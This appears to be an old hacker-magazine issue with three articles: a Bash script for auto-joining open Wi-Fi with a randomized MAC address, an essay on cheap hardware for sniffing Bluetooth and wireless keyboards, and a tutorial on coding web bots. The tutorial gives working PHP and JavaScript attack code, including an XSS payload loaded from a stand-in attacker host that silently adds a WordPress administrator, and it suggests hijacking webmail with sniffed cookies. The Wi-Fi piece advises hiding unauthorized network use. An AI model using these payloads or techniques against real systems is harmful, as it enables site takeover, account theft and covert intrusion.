Microsoft Windows and the MacOS had as a default setting the auto-connect to open Wi-Fis. You can still activate this property, but it does not test if the Wi-Fi is free (unencrypted, online, and without barriers like a MAC filter). So the auto connect from the OS often does not get you online, because most open Wi-Fis are not free. Another disadvantage of the auto-connect from the OS is that it uses the hardware MAC, but for privacy it's better to use a random MAC.

So I made a free Bash script, licensed under the GPL, which does not have this disadvantage and works faster than a man could. This is the short description: First, the Wi-Fi device name is the one and only command line parameter. Than the MAC gets randomized by

```
ran=$(cat /proc/interrupts |
➥ md5sum)
MAC=00:0$[$RANDOM%6]:${ran:0:2}:
➥${ran:3:2}:${ran:5:2}:${ran:7:2}
ifconfig "$DEVICE" promisc
ifconfig "$DEVICE" hw ether $MAC
```

This does not work with every adapter, so you should check it. For maximum range and noise immunity, the rate is set to 1 Mbit/s by

```
iwconfig "$DEVICE" rate 1M
```

The next step is scanning for Wi-Fis by

```
iwlist "$DEVICE" scanning
```

and parsing the output. The list of open Wi-Fis is then sorted by quality (signal strength) to get the best possible connection. Then the script tries to connect with the association

```
iwconfig "$DEVICE" mode managed ap
➥ "${APMAC[$loop_counter]}"
➥ channel "${CHANNEL[$loop_counter
➥]}" essid "${ESSID[$loop_counter
➥]}"
```

and DHCP configuration

```
type -P dhcpcd
if [ $? -eq 0 ]
then # dhcpcd with 20 s timeout
➥ (default 60)
dhcpcd -t 20 "$DEVICE"
else # dhclient which makes only
➥ one try to get a lease
dhclient -1 "$DEVICE"
fi
```

If ifconfig then shows that we got an IP, the next step is checking the DNS server with two DNS requests. If at least one DNS lookup was successful, the next step is downloading two simple files, e. g., a small Google logo. If at least one file could be downloaded, we should be online.

This connection is being tested in a loop every ten seconds. If the connection gets lost, go the next open Wi-Fi and test it. If there is no next, continue with the previous MAC randomization in this endless loop.

The MAC randomization is also good for free Wi-Fis with a time limit, because the time limit usually is based on the MAC.

The script kills the network manager to avoid double usage of a resource which can't do that. For the same reason it has a lockfile function to assure that the script terminates if a process with the same name set a lockfile before and is still running.

I tested the script in several shopping centers, public places, and railway stations and it works.

The script and a description are at

```
https://sslsites.de/www.true-random
➥.com/homepage/projects/wifi/index.
➥html
```

For users who can't use Bash scripts, I made USB keys with Knoppix Linux, where the auto-connect script gets started by a boot script:

```
https://sslsites.de/www.true-random
➥.com/homepage/projects/wifi/stick_e
➥.html
```

The auto connect script here has an additional endless loop over all Wi-Fi devices, so that it works with hot plugging; you can add or remove Wi-Fi devices without problems. The script and the Knoppix does not store any files, so surfing with this key leaves no traces.

A gallery with this USB key in action is here:

```
https://sslsites.de/www.true-random
➥.com/homepage/projects/wifi/
➥galleriee.html
```

One application there is downloading with a notebook in a closed briefcase, so that no one can see that Wi-Fi is used. It's easy to hide the fact that you are using a free Wi-Fi even when someone sees that you must be online: You can simply plug a wireless USB modem and say that you are online with HSDPA, UMTS, GSM, GPRS, or EDGE but not Wi-Fi. The gallery also shows such "deniable Wi-Fi." With one finger close to the power button or magic system key request, and with the randomized MAC, this is really safe.

Important Update

Last October, the German journal *Linux-Magazin* published an article with Perl scripts which opens Wi-Fi connections that have a splash page with advertising and terms of use. The article and code can be found at: `http://www.linux-magazin.de/➥Heft-Abo/Ausgaben/2010/11/Schlues➥seldienst` and can be translated via Google.

A combination of my Bash script and these Perl scripts would automatically connect to free Wi-Fi and establish the Internet access without a splash page, advertising, or terms of use.

Transmissions

by Dragorn

Here's a change of pace. I'm actually feeling optimistic about some things in our field. There's some amazing new opportunities for research into protocols which were completely opaque to most of us without corporate budgets, and more eyes on something can only be good.

Sniffing WiFi is easy. Sniffing WiFi has been, for the most part, always really easy to do. Since the beginning of the last decade, $85 and a PCMCIA slot would get you a cheap Prism2 or Orinoco card, another $80 or $100 would get you a GPS and a serial cable, and you were good to go. Now you can go on Amazon and get a card an order of magnitude more capable and sensitive for $40. Get yourself three and cover the whole spectrum.

WiFi has a *lot* of vulnerabilities. There are any number of well-known attacks against it, and every few months someone comes out with a new clever way to break WiFi. By comparison, Bluetooth is relatively unheard of in the vulnerability world. There aren't many attacks for it. You can scan for devices set in discovery mode, but in the last five or six years, most default to hidden, and even though almost every device out there says "Use the PIN 0000 or 1234," you don't hear about any significant hijacking of Bluetooth devices.

What's the big difference? Is Bluetooth actually much more secure than WiFi? Not really - but you can't sniff Bluetooth for $50. You can't sniff Bluetooth for $200. The barrier for entry to sniffing Bluetooth has typically been either a multi-thousand dollar commercial development system which can analyze the device you're producing, or more recently the still thousand dollar or more USRP2 doing software decoding.

The high cost barrier of entry to play with low-level Bluetooth has kept a lot of hackers from being able to poke at the protocol. With fewer eyes on it, there has been much less significant research done on it, especially compared to WiFi or even the relatively newer and less well-known 802.15.4 ZigBee protocols.

This has finally been changing with the work done by Mike Ossman to introduce a low-cost home-brew radio device capable of sniffing Bluetooth, bringing packet capture and injection on Bluetooth into the same price range as WiFi. Mike has already found a lot of interesting attacks against Bluetooth (check out some of his talks from Shmoocon and Toorcon), and I'd expect more to be forthcoming now that we have cheap tools.

Too many protocols count on obscurity, rarity of hardware, or simple legislative protection to hide poor design. Why doesn't your Yaesu radio scanner tune to certain frequencies? Because it was easier to ban the sale of devices capable of intercepting analog cell phone frequencies than it was to fix the protocols to be more secure in the first place. Besides, no one would *ever break the law* when they want to clone a cell phone, right?

The key factor in being able to work on digging into a new protocol is being able to communicate with other devices via that protocol. For network protocols, this is simple: capturing and creating network traffic. For other protocols, such as those used by smartcards or other inter-chip communications, some type of interface must be built. For wireless protocols, some ability to interface a radio of the appropriate type and protocol is needed. Bluetooth is relatively harder to sniff than WiFi or ZigBee, because instead of using a contiguous range for each channel (WiFi, for example, uses 22MHz per channel), it uses a frequency-hopping method. When a Bluetooth device pairs, it establishes a random pattern which divides the spectrum up into 80 1MHz slices, and rapidly moves between them. In general, this allows more Bluetooth networks to exist in the same space, since each network uses a tiny slice of the bandwidth for a tiny fraction of the time. The chances of two devices colliding are much less than the wider, overlapping WiFi channels. In practice, unfortunately, this makes Bluetooth miserable to hack on. The channel changing and configuration is handled by the low-level hardware, which we can't easy get access to.

The solution, of course, is to do some hardware hacking of our own.

When people think about hardware hacking now, they probably immediately think of the Arduino - justifiably so. The Arduino has probably done more to popularize hardware hacking than anything else in recent years, and the quantity of community development behind the Arduino is admirable. The Arduino isn't the only chip in the game, though. It's an artifact of a greater drop in the cost of high-tech manufacturing and general tech availability. For perhaps the first time, the cost of developing high quality, power-efficient, and small devices is well within the range of inde-

pendent hackers, researchers, and enthusiasts.

The next level of hardware hacking - spinning your own boards - has already become affordable. Ossman is proving this via Kickstarter (http://www.kickstarter.com/projects/mossmann/ubertooth-one-an-open-source-bluetooth-test-tool/ - currently sold out and closing within 24 hours of this writing, but check for more in the future), using "crowd sourced" (much as I hate that term) funding to build a fairly significant quantity of radio boards capable of interfacing with Bluetooth - $15 gets the PCB, and $100 gets a fully populated, assembled, and tested unit.

Cheap supply chains for custom hardware means we can now get past the barrier to Bluetooth hacking and starting working with it directly, nearly the same as with WiFi. Even without community funding, making small quantities of custom boards should be within the budgets of many hackers, and definitely affordable if you find a few friends to work on the project with you.

Many conferences are using embedded microcontrollers in their badges as well - The Next HOPE used the TI MSP430 microcontroller and the Nordic RF 2.4ghz radio chip - coincidentally the same radio chip used in the Nike iPhone exercise device, and Microsoft wireless keyboards. Yup, that's right. Solder some USB headers onto your TNH badge, fire up the code Travis ported from another open source radio project, KeyKeriki, and sniff wireless keyboards real-time (http://travisgoodspeed.blogspot.com/2011/02/promiscuity-is-nrf24l01s-duty.html) - another protocol showing significantly interesting possibilities which was inaccessible due to lack of affordable tools, and another reason to attend cons!

The first step, obviously, is in designing the board. There are probably as many circuit board layout tools as there are word processors, with about as much difference in price. On the free side of things, Eagle is very popular and has a fairly complete set of parts preconfigured in the system, but comes with usage restrictions and doesn't provide source code. Fortunately, there are plenty of completely open source tools which provide similar capability, but typically you'll spend more time laying out custom parts and footprints.

Even circuit design "training" is affordable now - as affordable as free, thanks to online tutorials from SparkFun (and general tutorials on YouTube at large). Thanks to the increase in homebrew electronics, companies selling parts and components have a business interest in providing good, free tools and tutorials to encourage more development.

Just about the only part of making complex home-brew hardware that can't (realistically) be tackled at home is the PCB manufacturing itself; Simple boards can be etched at home, but multilayer and surface-mount scale boards are probably not reasonable to tackle single-handedly. Even PCB printing is surprisingly affordable now, though, with the usual tradeoff of time versus money.

Most PCB manufacturing plants are only interested in larger runs of boards. Of the ones willing to do smaller batches, you're still committed to a full panel, roughly 18 by 24 inches. For making a number of devices, or when time is a critical factor, a full panel is a fantastic option. Using Gold Phoenix (http://www.goldphoenixpcb.biz/), a Chinese manufacturer, you can get a full panel of boards, precut, and delivered in about eight days for $120. A hundred and twenty dollars!

For smaller runs of boards, or boards which don't need more than two layers, there are several groups who will collate a number of smaller designs into one large panel, and then have that panel manufactured, then segment the orders, and ship them back to the original customers. You only pay for the amount of boards you need, but you also pay for the time needed for someone to lay them out and panelize them, the additional shipping costs, and you need to wait until enough people have submitted orders to make up a full panel. Still, when you're on a tight budget or not sure if your design will work and you need a handful of quality boards, it's a fantastic option. One site, BatchPCB (http://batchpcb.com/), runs a store where you can sell your design and buy the designs others have made public - Cafe Press for circuit boards!

The only thing that isn't easily automated for custom hardware is the placement of components and soldering. There are small-batch pick-and-place automated facilities, but the cost is often too high. Fortunately, with the tutorial videos online and the classes run at hacker spaces and conferences, the skills needed to do even surface-mount soldering are fairly easy to pick up... and if you're really good at it, you can probably fund your project by selling completed boards at a markup to compensate for your time.

We've finally crossed the threshold where cheap hardware is going to let us do a lot more work with protocols which were closed to us before; Bluetooth, keyboards, smartcards, RFID, even hardware USB sniffing and complex tools like logic analyzers are available for under a hundred dollars, and often with complete specs and board layout files so you can make them on your own if you don't want to buy the assembled version. Grab some of the new hardware and get hacking.

Coding Bots and Hacking WordPress

by Micah Lee

I'm going to explain how to write code that automatically loads web pages, submits forms, and does sinister stuff, while looking like it's human. These techniques can be used to exploit cross-site scripting (XSS) vulnerabilities, download copies of web-based databases, cheat in web games, and quite a bit more. The languages I'm going to be using are PHP and JavaScript. I'm primarily going to use WordPress as an example website that I'll be attacking, but that's only because I'm a fan of WordPress. This stuff will work against any website, as long as you can find an XSS hole.

The HTTP Protocol

Before I dive too deeply into code, it's important to know the basics of how the web works. It all runs over this protocol called HTTP, which is a very simple way that web browsers can communicate with web servers. The browser makes requests, and the server returns some sort of output based on that. Each time a browser makes an HTTP request, it includes a lot of header information, and each time the web server responds, it includes header information as well. Sometimes websites use HTTPS, which is just HTTP wrapped in a layer of SSL encryption, so it uses the exact same protocol.

So, here's an example. I just opened up my web browser, typed `2600.com` in the address bar, and hit enter. Here's the GET request I sent to the server:

```
GET / HTTP/1.1
Host: 2600.com
User-Agent: Mozilla/5.0
➥ (Macintosh; U; Intel Mac
➥ OS X 10.6; en-US; rv:1.9.2.3)
➥ Gecko/20100401 Firefox/3.6.3
Accept: text/html,application/
➥ xhtml+xml,application/
➥ xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,
➥utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```

My web browser was smart enough to figure out the IP address of `2600.com` and open up a connection to it on port 80. The first line is telling the web server I want everything in the root directory (`/`) of the web server. The next line is telling it that the host I'm looking for is `2600.com` (sometimes the same web server hosts several different websites, so the Host header lets the web server know which one you're interested in). The third line is my user agent string, and this tells the web server some information about myself. From this one you can tell that I'm using Firefox 3.6.3 and I'm using Mac OS X 10.6. The rest of the lines aren't all that important, but you can feel free to look them up.

A note about the user agent: It normally tells the web server what operating system and web browser you're using, and web servers use this information for a bunch of different things. Google Analytics uses this to give website owners stats about what computers their visitors use. A lot of websites check to see if the user agent says you're using an iPhone and an Android phone and then serves up a mobile version of the website instead of the normal one. And then there are bots. When google spiders a website to add pages to its search engine database, it uses the HTTP protocol just like you and me, but its user agent string looks something like this instead:

```
Googlebot/2.1 (+http://www.
➥google.com/bot.html)
```

It's ridiculously easy to spoof your user agent. Try downloading the User Agent Switcher Firefox extension just to see how easy it is.

After sending that GET request for `/` to `2600.com`, here's the response my browser got:

```
HTTP/1.1 301 Moved Permanently
Date: Sat, 22 May 2010
➥ 23:02:49 GMT
Location: http://www.2600.com/
Keep-Alive: timeout=5, max=50
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=
➥iso-8859-1
```

It returned with a 301 error code, which means it has Moved Permanently. Other common codes are 200, which means everything is OK, 404, which means File Not Found, and 500, which means Internal Server Error. The rest of the lines are HTTP headers, but the important one is the Location header. If my browser gets a Location header in a response, that means it needs to redirect to there instead. In this case, loading `http://2600.com/` wants me to redirect to `http://www.2600.com/`. My browser faithfully complies:

```
GET / HTTP/1.1
Host: www.2600.com
User-Agent: Mozilla/5.0
➥ (Macintosh; U; Intel Mac
➥ OS X 10.6; en-US; rv:1.9.2.3)
➥ Gecko/20100401 Firefox/3.6.3
[more headers...]
```

I'm sending another GET request to the server, but this time with the host as `www.2600.com`, and it responds:

```
HTTP/1.1 200 OK
[more headers...]
```

```
<html>
<head>
<title>2600: The Hacker
➥ Quarterly</title>
<script type="text/javascript"
➥ src="nav.js"></script>
<link rel="stylesheet" type=
➥"text/css" href="nav.css" />
<link rel="alternate" type=
➥"application/rss+xml" title=
➥"2600.com RSS Feed" href=
➥"http://www.2600.com/rss.xml">
[more HTML code ...]
```

To recap, when we try to go to `http://2600➥.com`, it redirects to `http://www.2600.com` (technically, these are separate domain names and could be hosting separate sites). Once it returned a 200 OK, it spit out the HTML code of the website hosted at `/` on `www.2600.com`. My browser sends requests, the server sends responses. That's called HTTP.

A Quick Note About Cookies

Cookies are name-value pairs that websites use to save information in your web browser. One of their main uses is to keep persistent data about you in an active "session" as you make several requests to the server. When you login to a website, the only way it knows that you're still logged in the next time you reload the page is because you send your cookie back to the website as a line in the headers. You pass cookies to the web server with the "Cookie:" header, and the web server sets cookies in your browser with the "Set-Cookie:" header.

This is important to understand because a lot of bots you write might require you to correctly handle cookies to do what you want, especially if you want to do something like exploit an XSS bug, make a social networking worm, or write a script that downloads and stores everything from someone's web mail account.

Some Tools to See WTF is Going On

You rarely actually see what HTTP headers you're sending to web servers, and what headers are included in the responses. For writing this article, I used the Firefox extensions Live HTTP Headers and Tamper Data. Other Firefox extensions that you might find useful are FireBug and Web Developer Toolbar (useful for cookie management). Also, Wireshark and tcpdump are great tools for any sort of network monitoring. And if you're trying this on more complicated sites, especially ones with lots of Ajax, I highly suggest using an intercepting proxy like Paros or WebScarab.

Start with Something Simple

With PHP, the best way to write a web bot is to use the Curl functions. The Curl functions to know are curl_init(), curl_setopt(), curl_exec(), and curl_close(). Here's an example of a simple PHP script that checks *2600's* Twitter feed and prints out the latest tweet. And, just for laughs, we'll pretend to be using IE6 on Windows.

```
<?php
// get twitter.com/2600,
➥ and store it in $output
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL,
➥ 'http://twitter.com/2600');
curl_setopt($ch, CURLOPT_
➥RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_
➥USERAGENT, 'Mozilla/4.0
➥ (compatible; MSIE 6.0;
➥ Windows NT 5.1)');
$output = curl_exec($ch);
curl_close($ch);
// search through $output
➥ for the latest tweet
$start_string = '<span
➥ class="entry-content">';
$start = strpos($output,
➥ $start_string, 0) +
➥ strlen($start_string);
$end = strpos($output, '</span>'
➥, $start);
$tweet = substr($output,
$start, $end-$start);
// display this tweet
to the screen
echo(trim($tweet)."\n");
?>
```

Go ahead and make a new PHP file and put this code in it. Run it either from a web browser (you need to copy it to the web root of a computer with a web server installed) or the command line (type `php filename.php` as long as you have PHP and libcurl installed). Assuming Twitter hasn't changed their layout since I wrote this, it should print out *2600's* latest tweet.

I'll go through it line by line. In the first block of code, curl_init() gets called and stores a handle to the Curl object in the variable $ch. The next three lines of code add options to this Curl object: the URL of the website it will be loading, that we want curl_exec to return all the HTML code, and we set a fake user agent string pretending we're using IE6. The next line of code runs curl_exec(), which actually sends the HTTP request to `http://twitter.com/2600`, and then stores everything returned into $output. And then the next line, just to be good, closes the Curl object. Now we have all the HTML from that request stored in the variable $output, as one large string.

The next block of code searches through the returned HTML code for the first tweet. It uses very common string handling functions: strpos(), strlen(), and substr(). Every programming language has some of this stuff built in, and if you're not familiar with these functions, I encourage you to look them up. Basically, this

searches $output for the first occurrence of the string , and then the next after that, and stores what's between those in the variable $tweet. I figured this out by going to twitter.com/2600 myself and viewing the source of the page.

And then the final echo() function just prints out $tweet. The trim() functions strips the white space, and then I add a new line at the end to make the display a little prettier. Pretty cool, huh?

Automatically Creating WordPress Users

Now let's do something a little more difficult. Let's login to a WordPress website (for this example, hosted at http://localhost/➥wordpress/) and add a new administrator user. I'll do this manually first and record the HTTP conversation with the Live HTTP Headers extension.

```
POST /wordpress/wp-login.php
➥ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
➥ (Macintosh; U; Intel Mac OS X
➥ 10.6; en-US; rv:1.9.2.3)
Gecko/20100401 Firefox/3.6.3
[some extra headers...]
Referer: http://localhost/
➥wordpress/wp-login.php
Cookie: wordpress_test_
➥cookie=WP+Cookie+check
Content-Type: application/
➥x-www-form-urlencoded
Content-Length: 116
log=admin&pwd=supersecret&wp-
➥submit=Log+In&redirect_to=
➥http%3A%2F%2Flocalhost%2Fwordp
➥ress%2Fwp-admin%2F&testcookie=1
```

This time I sent a POST request (the ones above for 2600.com and twitter.com were GET requests), and this time I also sent a Referer header, and a Cookie header. POST and GET are similar, but GET requests send all the data through the URL, while POST requests send the data beneath the headers in the POST request. As you can see, beneath the POST request headers is a URL-encoded string of name-value pairs. "log" is set to "admin" (which is the username), "pwd" is set to "supersecret" (which is the password), and then there are other hidden fields that get sent to: "wp-submit" is "Log In", "redirect_to" is "http://localhost/wordpress/wp-admin/", and "testcookie" is "1".

And here was the response:

```
HTTP/1.1 302 Found
Set-Cookie: wordpress_test_cookie
➥=WP+Cookie+check;
➥ path=/wordpress/
Set-Cookie: wordpress_bbfa5b726c6
➥b7a9cf3cda9370be3ee91=admin%7C12
➥74755424%7C70045a572d5f43ad9d0fe
➥822683fe7f6; path=/wordpress/wp
➥-content/plugins; httponly
Set-Cookie: wordpress_bbfa5b726c6
➥b7a9cf3cda9370be3ee91=admin%7C12
➥74755424%7C70045a572d5f43ad9d0fe
➥822683fe7f6; path=/wordpress/wp
➥-admin; httponly
Set-Cookie: wordpress_logged_in_
➥bbfa5b726c6b7a9cf3cda9370be3ee91
➥=admin%7C1274755424%7C32f9298d93
➥71bbc7f684dafb2ce161bb; path=/
➥wordpress/; httponly
Location: http://localhost/word
➥press/wp-admin/
[some more headers here too...]
```

After logging in, the website sets four cookies, and each cookie has a path. As you can see, two of the cookies have the same name and value, but different paths. Don't worry about this, the web browser will only send one copy of this cookie. Now I'm going ahead and adding a new user called "hacker" with the email address hacker@➥fakeemailaddress.com and the password "letmein". Here's the post request:

```
POST /wordpress/wp-admin/user-new
➥.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0
➥ (Macintosh; U; Intel Mac OS X
➥ 10.6; en-US; rv:1.9.2.3)
➥ Gecko/20100401 Firefox/3.6.3
[more headers...]
Referer: http://localhost/word
➥press/wp-admin/user-new.php
Cookie: wordpress_bbfa5b726c6b7a9
➥cf3cda9370be3ee91=admin%7C1
274758230%7C2fd245efd985716182bf7
➥6c2a5d44693; wordpress_test_coo
➥kie=WP+Cookie+check; wp-setting
➥s-time-1=1274585390; wp-setting
➥s-1=m6%3Do; wordpress_logged_in
➥_bbfa5b726c6b7a9cf3cda9370be3ee
➥91=admin%7C1274758230%7C037c4338
➥11bd050823ae570f3b3d38d5
Content-Type: application/x-www-
➥form-urlencoded
Content-Length: 236
_wpnonce=07cd245b42&_wp_http_refe
➥rer=%2Fwordpress%2Fwp-admin%2F
➥user-new.php&action=adduser&
➥user_login=hacker&first_name=&
➥last_name=&email=hacker%40fake
➥emailaddress.com&url=&pass1=let
➥mein&pass2=letmein&role=admin
➥ istrator&adduser=Add+User
```

In order to add a new user, I need to send a POST request to /wordpress/wp-admin/user-new.php. I need to pass along a cookie string with the cookies that were set earlier. The data for the POST

request needs to include these fields: "_wpnonce", "_wp_http_referer", "action", "user_login", "first_name", "last_name", "email", "url", "pass1", "pass2", "role", and "adduser" (although several of the values are blank).

The first field, _wpnonce, is going to cause a problem. That's there specifically to prevent people like me from doing things like this. The value is "07cd245b42", but how are we supposed to know that? If I look at the source code of the add user page, it contains this:

```
<input type="hidden" id="_wp
➥nonce" name="_wpnonce" value=
➥"07cd245b42" />
```

To get that value, we'll just need to send a GET request to /wordpress/wp-admin/user-new.php first, search through its HTML for the hidden field called "_wpnonce", and then submit the form with that value. Here's a PHP script that does all of that:

```
<?php
// set the url of the wordpress site to do this on
$wp_url = 'http://localhost/wordpress';
// this will only work if we already have a username and password
$username = 'admin';
$password = 'supersecret';
// set the username, password, and email of the new user we will create
$new_username = 'hacker';
$new_password = 'letmein';
$new_email = 'hacker@fakeemailaddress.com';
// make up a user agent to use, lets say IE6 again
$user_agent = 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)';
// start by logging into wordpress (using POST, not GET)
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $wp_url.'/wp-login.php');
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS, 'log='.urlencode($username).
➥'&pwd='.urlencode($password).'&wp-submit=Log+In&redirect_to=http
➥%3A%2F%2Flocalhost%2Fwordpress%2Fwp-admin%2F&testcookie=1');
curl_setopt($ch, CURLOPT_REFERER, $wp_url.'/wp-login.php');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_HEADER, true);
curl_setopt($ch, CURLOPT_USERAGENT, $user_agent);
$output = curl_exec($ch);
curl_close($ch);
// search $output for the four cookies, add them to an array
$index = 0;
$cookieStrings = array();
for($i=0; $i<4; $i++) {
    $start_string = 'Set-Cookie: ';
    $start = strpos($output, $start_string, $index) +
    ➥ strlen($start_string);
    $end_string = ';';
    $end = strpos($output, $end_string, $start);
    $cookieStrings[] = substr($output, $start, $end-$start);
    $index = $end + strlen($end);
}
// turn cookies into a single cookie string (skipping 4th cookie, since
➥ it's the same as 2nd)
$cookie = $cookieStrings[0].'; '.$cookieStrings[1].'; '.
➥$cookieStrings[3];
// load the add user page
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $wp_url.'/wp-admin/user-new.php');
curl_setopt($ch, CURLOPT_REFERER, $wp_url.'/wp-admin/');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_USERAGENT, $user_agent);
curl_setopt($ch, CURLOPT_COOKIE, $cookie);
$output = curl_exec($ch);
curl_close($ch);
// search for _wpnonce hidden field value
```

```
$start_string = '<input type="hidden" id="_wpnonce" name="_wpnonce"
➥ value="';
$start = strpos($output, $start_string, 0) + strlen($start_string);
$end_string = '" />';
$end = strpos($output, $end_string, $start);
$_wpnonce = substr($output, $start, $end-$start);
// add our new user
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $wp_url.'/wp-admin/user-new.php');
curl_setopt($ch, CURLOPT_POST, true);
curl_setopt($ch, CURLOPT_POSTFIELDS, '_wpnonce='.urlencode($_wpnonce).
➥'&_wp_http_referer=%2Fwordpress%2Fwp-admin%2Fuser-new.php&action=
➥adduser&user_login='.urlencode($new_username).'&first_name=&last_name=
➥&email='.urlencode($new_email).'&url=&pass1='.urlencode($new_password)
➥.'&pass2='.urlencode($new_password).'&role=administrator&adduser=
➥Add+User');
curl_setopt($ch, CURLOPT_REFERER, $wp_url.'/wp-admin/user-new.php');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_USERAGENT, $user_agent);
curl_setopt($ch, CURLOPT_COOKIE, $cookie);
$output = curl_exec($ch);
curl_close($ch);
?>
```

This little piece of code totally works (with WordPress 2.9.2 anyway). Change the $wp_url, $username, and $password to a WordPress site you control, and run it. Go look at your WordPress users. You'll have a new administrator user called "hacker".

Thoughts on PHP Bots

Using PHP and Curl, you can write a bot that can do (almost) anything a human can do, as long as you're able to do it by hand first and see what the HTTP headers look like. And since it's a bot, it's simple to run it, say, 150,000 times in a row, or to run it once every five minutes until you want to stop it.

What if you want to be anonymous? It's easy to use Curl through a proxy server, and in fact you can even use Curl through the Tor network (though it will be much slower). Just look up the docs for curl_setopt() to find out how.

I mentioned writing bots that can download and store all the email in a webmail account. Well, webmail uses HTTP, which means it uses cookies to keep track of active sessions. It's totally feasible to write a PHP script that, given a cookie string for someone's Yahoo! mail account (which you can get by sniffing traffic on a public Wi-Fi network), can download and store all of their email as long they don't log out before your script is done running.

These are all things you can do with PHP, or with any other server-side language like Ruby, Python, Perl, or C. But JavaScript on the other hand runs in web browsers, and you can get other people (like admins or other users of websites you're trying to hack) to run your code in their browsers if you exploit an XSS bug.

What is XSS?

An XSS bug is where you can submit information that includes JavaScript code to a website that gets displayed back to users of that website. So, for example, maybe your First Name is "Bob", and your Last Name "<script>alert(0)</script>". If, after you submit this form, it says your first name is "Bob" and it pops up an alert box that says 0, that means you've found an XSS bug. If someone else goes to your profile page, it will pop up an alert box for them that says 0 too.

Popping up an alert box is harmless enough, but with the power of Ajax, you can do a lot more sinister stuff. Admins often have the ability to add new users to websites. If an admin stumbles upon your profile where the Last Name field actually contains JavaScript, that code could silently add yourself as an admin user on the site, and even alert you that this has happened so you can login, escalate privileges to command execution on their server, and cover your tracks.

People use Ajax as a buzzword to mean any sort of fancy JavaScript. Really, all Ajax is is the ability for JavaScript to make its own HTTP requests and retrieve the responses, similar to the Curl library in PHP.

The WordPress XSS Payload

The PHP script that added a new user is a good start, but it's not very useful for hacking websites. You need to already have access! With XSS, you trick someone else who does have access to run it for you. Pretend with me that there's an XSS bug in the comment form in WordPress. You can post a comment and include JavaScript code that will then get executed whenever anyone loads the page. You post a comment that says:

```
Good point! And all the other
```

```
➥ commenters are a bunch of
➥ trolls! <script src=http://
➥myevilsite/hack.js></script>
```

Whenever anyone loads this page, it executes http://myevilsite/hack.js on your site. Here's what's in hack.js:

```
// setup
var wp_url = 'http://localhost/wordpress';
var new_username = 'hacker';
var new_password = 'letmein';
var new_email = 'hacker@fakeemailaddress.com';
// create an ajax object and return it
function ajaxObject() {
    var http;
    if(window.XMLHttpRequest) { http=new XMLHttpRequest(); }
    else{ http=new ActiveXObject("Microsoft.XMLHTTP"); }
    return http;
}
// load the user page
var http1 = ajaxObject();
http1.open("GET",wp_url+"/wp-admin/user-new.php",true);
http1.onreadystatechange = function() {
    if(http1.readyState != 4)
        return;

    // search for _wpnonce hidden field value
    var start_string = '<input type="hidden" id="_wpnonce"
    ➥ name="_wpnonce" value="';
    var start = http1.responseText.indexOf(start_string, 0) +
    ➥ start_string.length;
    var end_string = '" />';
    var end = http1.responseText.indexOf(end_string, start);
    var _wpnonce = http1.responseText.substring(start,end);

    // add out new user
    var http2 = ajaxObject();
    http2.open("POST",wp_url+"/wp-admin/user-new.php",true);
    http2.setRequestHeader("Content-type","application/
    ➥x-www-form-urlencoded");
    http2.send('_wpnonce='+escape(_wpnonce)+'&_wp_http_referer=
    ➥%2Fwordpress%2Fwp-admin%2Fuser-new.php&action=adduser&user_
    ➥login='+escape(new_username)+'&first_name=&last_name=&email='+
    ➥escape(new_email)+'&url=&pass1='+escape(new_password)+'&pass2='
    ➥+escape(new_password)+'&role=administrator&adduser=Add+User');
}
http1.send();
```

